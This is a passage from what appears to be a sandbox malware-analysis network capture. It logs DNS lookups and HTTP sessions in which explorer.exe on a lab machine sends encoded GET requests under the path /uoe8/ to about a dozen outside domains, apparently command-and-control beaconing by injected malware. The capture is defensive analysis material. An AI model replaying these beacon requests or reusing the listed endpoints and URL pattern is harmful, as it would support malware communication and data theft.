Apr 12, 2021 10:06:50.511313915 CEST	192.168.2.3	8.8.8.8	0x2d44	Standard query (0)	www.zagorafinancial.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:55.946742058 CEST	192.168.2.3	8.8.8.8	0xdd2d	Standard query (0)	www.funnyfootballmugs.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:01.284339905 CEST	192.168.2.3	8.8.8.8	0xffff	Standard query (0)	www.cdefenders.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:06.384825945 CEST	192.168.2.3	8.8.8.8	0x8c4	Standard query (0)	www.przyczepy.net	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:11.618877888 CEST	192.168.2.3	8.8.8.8	0x4de7	Standard query (0)	www.borderlesstrade.info	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:17.345175982 CEST	192.168.2.3	8.8.8.8	0x7657	Standard query (0)	www.3992199.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:23.420985937 CEST	192.168.2.3	8.8.8.8	0x1eb0	Standard query (0)	www.montcoimmigrationlawyer.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:28.965080976 CEST	192.168.2.3	8.8.8.8	0xfa46	Standard query (0)	www.missjeschickt.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:34.469288111 CEST	192.168.2.3	8.8.8.8	0x436e	Standard query (0)	www.plaisterpress.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:06:12.694369078 CEST	8.8.8.8	192.168.2.3	0xe041	No error (0)	www.fibermover.com	fibermover.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:06:12.694369078 CEST	8.8.8.8	192.168.2.3	0xe041	No error (0)	fibermover.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:17.974059105 CEST	8.8.8.8	192.168.2.3	0xb7ac	No error (0)	www.mojilifenoosa.com	mojilifenoosa.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:06:17.974059105 CEST	8.8.8.8	192.168.2.3	0xb7ac	No error (0)	mojilifenoosa.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:23.935321093 CEST	8.8.8.8	192.168.2.3	0x8bd	No error (0)	www.7chd.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:06:23.935321093 CEST	8.8.8.8	192.168.2.3	0x8bd	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		52.15.160.167	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:23.935321093 CEST	8.8.8.8	192.168.2.3	0x8bd	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.14.206.30	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:06:23.935321093 CEST	8.8.8.8	192.168.2.3	0x8bd	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.13.255.157	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:29.378269911 CEST	8.8.8.8	192.168.2.3	0x4b0	Name error (3)	www.bl927.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:39.590591908 CEST	8.8.8.8	192.168.2.3	0xd579	No error (0)	www.hispekdiamond.com		213.171.195.105	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:45.027236938 CEST	8.8.8.8	192.168.2.3	0xaf00	No error (0)	www.swashbug.com		169.1.24.244	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:50.675977945 CEST	8.8.8.8	192.168.2.3	0x2d44	No error (0)	www.zagorafinancial.com	zagorafinancial.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:06:50.675977945 CEST	8.8.8.8	192.168.2.3	0x2d44	No error (0)	zagorafinancial.com		162.209.114.201	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:56.030133963 CEST	8.8.8.8	192.168.2.3	0xdd2d	No error (0)	www.funnyfootballmugs.com	funny-football-mugs.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:06:56.030133963 CEST	8.8.8.8	192.168.2.3	0xdd2d	No error (0)	funny-football-mugs.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:06:56.030133963 CEST	8.8.8.8	192.168.2.3	0xdd2d	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:01.374114037 CEST	8.8.8.8	192.168.2.3	0xffff	Name error (3)	www.cdefenders.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:06.476445913 CEST	8.8.8.8	192.168.2.3	0x8c4	No error (0)	www.przyczepy.net		185.253.212.22	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:11.728017092 CEST	8.8.8.8	192.168.2.3	0x4de7	No error (0)	www.borderlesstrade.info	www.borderlesstrade.info.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:07:17.966291904 CEST	8.8.8.8	192.168.2.3	0x7657	No error (0)	www.3992199.com	k9cdna.51w4.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:07:17.966291904 CEST	8.8.8.8	192.168.2.3	0x7657	No error (0)	k9cdna.51w4.com		45.142.156.44	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:23.506768942 CEST	8.8.8.8	192.168.2.3	0x1eb0	No error (0)	www.montcoimmigrationlawyer.com	montcoimmigrationlawyer.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:07:23.506768942 CEST	8.8.8.8	192.168.2.3	0x1eb0	No error (0)	montcoimmigrationlawyer.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:29.043720007 CEST	8.8.8.8	192.168.2.3	0xfa46	No error (0)	www.missjeschickt.com	missjeschickt.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:07:29.043720007 CEST	8.8.8.8	192.168.2.3	0xfa46	No error (0)	missjeschickt.com		81.169.145.72	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:34.549664021 CEST	8.8.8.8	192.168.2.3	0x436e	No error (0)	www.plasterpress.com		104.21.24.135	A (IP address)	IN (0x0001)
Apr 12, 2021 10:07:34.549664021 CEST	8.8.8.8	192.168.2.3	0x436e	No error (0)	www.plasterpress.com		172.67.218.244	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.fibermover.com
- www.mojilifenoosa.com
- www.7chd.com
- www.hispekdiamond.com
- www.swashbug.com
- www.zagorafinancial.com
- www.funnyfootballmugs.com
- www.przyczepy.net
- www.3992199.com
- www.montcoimmigrationlawyer.com
- www.missjeschickt.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49709	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:12.742605925 CEST	1025	OUT	GET /uoe8/?Dnh8=6wr609Vx9lIYE8xJyDK49BerhrrLsGkNJqd9AfCiKUtPUCt4zBl+uaOpo8ym8tjcWxTe&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.fibermover.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:06:12.886359930 CEST	1026	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 08:06:12 GMT Content-Type: text/html Content-Length: 275 ETag: "6070a8c0-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49711	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:18.181508064 CEST	1029	OUT	GET /uoe8/?Dnh8=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqhx7FohNRjRK&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.mojilifenoosa.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:18.420839071 CEST	1029	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Mon, 12 Apr 2021 08:06:18 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://www.mojiproducts.com/register?Dnh8=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqhx7FohNRjRK&pPB=K2MxltkHBDK4hDMp Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49734	81.169.145.72	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:07:29.401462078 CEST	5087	OUT	GET /uoe8/?Dnh8=4x9Go+G4sQK1bPcn4vkzPWadXV0GNuVhhd/eQWnbDPmuQCX7Nztt7R8hTxXUs1RW0ALQ&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.missjeschickt.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:07:29.445220947 CEST	5088	IN	HTTP/1.1 404 Not Found Date: Mon, 12 Apr 2021 08:07:29 GMT Server: Apache/2.4.46 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49736	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:07:39.705074072 CEST	5090	OUT	GET /uoe8/?Dnh8=6wr609Vx9lIYE8xJyDK49BerhrrLsGkNJqd9AfCiKUtPUCt4zBl+uaOpo8ym8tjcWxTe&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.fibermover.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:07:39.845865965 CEST	5091	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 08:07:39 GMT Content-Type: text/html Content-Length: 275 ETag: "6070a8c0-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49713	52.15.160.167	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:24.103583097 CEST	1034	OUT	GET /uoe8/?Dnh8=pp2ekQWroypTFKaJa5Qkcd1bUyGAkfDbiqxtSX5G9L70Cmz7PeGJVxgmdicR3ONQ4/wh&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.7chd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:06:24.241137028 CEST	1035	IN	HTTP/1.1 404 Not Found Date: Mon, 12 Apr 2021 08:06:24 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49718	213.171.195.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:39.648039103 CEST	4176	OUT	GET /uoe8/?Dnh8=UhlVi8jLiQUXpO3Mm3lJbnFlbsRb97T5i2flOgFV3YbeH0Xk3z/nbJUyPEwPPltkxnEn&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.hispekdiamond.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:06:39.703871965 CEST	4176	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Mon, 12 Apr 2021 08:06:39 GMT Content-Type: text/html Content-Length: 1358 Last-Modified: Wed, 02 Sep 2015 11:05:06 GMT Connection: close ETag: "55e6d7e2-54e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49721	169.1.24.244	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:45.261780977 CEST	4999	OUT	GET /uoe8/?Dnh8=jbWl/12JT1iDRb0v1vq5On9CelmHmR3hJr6gjt0xDgcmriA4IMeiSysiloI+majB4Luo&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.swashbug.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:06:45.496073008 CEST	5000	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Apr 2021 08:06:45 GMT Content-Type: text/html Content-Length: 389 Last-Modified: Tue, 28 Apr 2020 08:37:12 GMT Connection: close Vary: Accept-Encoding ETag: "5ea7eb38-185" X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Server-Powered-By: AfrRouter Accept-Ranges: bytes Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 44 6f 6d 61 69 6e 20 52 65 67 69 73 74 65 72 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 20 2f 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 2e 61 66 72 69 68 6f 73 74 2e 63 6f 6d 2f 72 65 73 6f 75 72 63 65 73 2f 64 6f 6d 61 69 6e 5f 70 61 67 65 73 2f 63 6f 6d 69 6e 67 5f 73 6f 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8" /> <title>Domain Registered</title> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" /> </head> <body> <script type="text/javascript" src="https://cdn.afrihost.com/resources/domain_pages/coming_soon.js"></script> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49723	162.209.114.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:50.801923037 CEST	5012	OUT	GET /uoe8/?Dnh8=0AgkmMdb/xcAtot8xloO7jEL6e2GWsoAGGF4g5velsS4rIzaA3O5+OYWQMQKg8Hr7C9A&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.zagorafinancial.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:06:50.927325964 CEST	5013	IN	HTTP/1.1 301 Moved Permanently Server: Apache/2.4.38 (Debian) Content-Type: text/html; charset=iso-8859-1 Date: Mon, 12 Apr 2021 08:06:50 GMT Location: http://www.zagorafinancial.com/uoe8?Dnh8=0AgkmMdb/xcAtot8xloO7jEL6e2GWsoAGGF4g5velsS4rIzaA3O5+OYWQMQKg8Hr7C9A&pPB=K2MxltkHBDK4hDMp Keep-Alive: timeout=5, max=100 Connection: close Set-Cookie: X-Mapping-fjhppofk=F4200E476AB699C7006F4ED450BE5EF4; path=/ Content-Length: 431 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 7a 61 67 6f 72 61 66 69 6e 61 6e 63 69 61 6c 2e 63 6f 6d 2f 75 6f 65 38 3f 44 6e 68 38 3d 30 41 67 6b 6d 4d 64 62 2f 78 63 41 74 6f 74 38 78 6c 6f 4f 37 6a 45 4c 36 65 32 47 57 73 6f 41 47 47 46 34 67 35 76 65 6c 73 53 34 72 49 7a 61 41 33 4f 35 2b 4f 59 57 51 4d 51 4b 67 38 48 72 37 43 39 41 26 61 6d 70 3b 70 50 42 3d 4b 32 4d 78 6c 74 6b 48 42 44 4b 34 68 44 4d 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 7a 61 67 6f 72 61 66 69 6e 61 6e 63 69 61 6c 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.38 (Debian) Server at www.zagorafinancial.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49725	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:56.074539900 CEST	5027	OUT	GET /uoe8/?Dnh8=oRF9sMnf9PdLhjUOIBAEDWVppNUvEE2O6ED6s7IbEJi5z3I9xavY20aFrDWDg7pV30V8&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.funnyfootballmugs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:06:56.251104116 CEST	5029	IN	HTTP/1.1 403 Forbidden Date: Mon, 12 Apr 2021 08:06:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-us-central1 X-Request-ID: ee683330-34a4-49fd-a8a8-061e94606168 Set-Cookie: _shopify_fs=2021-04-12T08%3A06%3A56Z; Expires=Tue, 12-Apr-22 08:06:56 GMT; Domain=funnyf ootballmugs.com; Path=/; SameSite=Lax X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none CF-Cache-Status: DYNAMIC cf-request-id: 0966b7a16d00004ed36109e000000001 Server: cloudflare CF-RAY: 63eaf548a8ab4ed3-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 7 4 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;m

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49726	185.253.212.22	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:07:06.537733078 CEST	5035	OUT	GET /uoe8/?Dnh8=TYKQicIMvKRESm/flOMvKt3N/kbr0v+cwHo5PwIdzkllwLOIwmCeEw+gbEKOgk8UbATi&pPB=K 2MxltkHBDK4hDMp HTTP/1.1 Host: www.przyczepy.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
